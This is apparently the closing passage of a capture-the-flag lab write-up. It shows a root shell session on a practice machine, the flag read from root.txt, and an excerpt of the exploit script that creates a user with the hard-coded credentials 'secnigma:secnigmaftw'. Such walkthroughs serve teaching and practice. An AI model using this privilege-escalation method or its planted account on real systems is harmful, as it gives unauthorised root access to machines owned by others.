[secnigma@paper ~]$ sudo bash
[sudo] password for secnigma:
[root@paper secnigma]# whoami
root
[root@paper secnigma]# ls
[root@paper secnigma]# cd ..
[root@paper home]# ls
dwight  secnigma
[root@paper home]# cd ..
[root@paper /]# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  v
[root@paper /]# cd root
[root@paper ~]# ls
anaconda-ks.cfg  initial-setup-ks.cfg  root.txt
[root@paper ~]# cat root.txt
e4fab5d50fb07db40e8dc27e0fb49112
[root@paper ~]# _
```

When successful, the exploit created the user **secnigma** with the password **secnigmaftw (these credentials were embedded in the PoC script)**. I switched to the new user using: **su - secnigma**

```
    echo -e "will try to insert a new user using that time."
    echo -e "Default credentials are 'secnigma:secnigmaftw'"
    echo -e "If the exploit ran successfully, then you can login usi
```

Then I **escalated to root** with: **sudo bash**. A quick **`whoami`** confirmed I had **root privileges**. I navigated to **`/root`**, listed the contents, located **`root.txt`**, and used **`cat`** to retrieve the **root flag** — **completing the CTF.**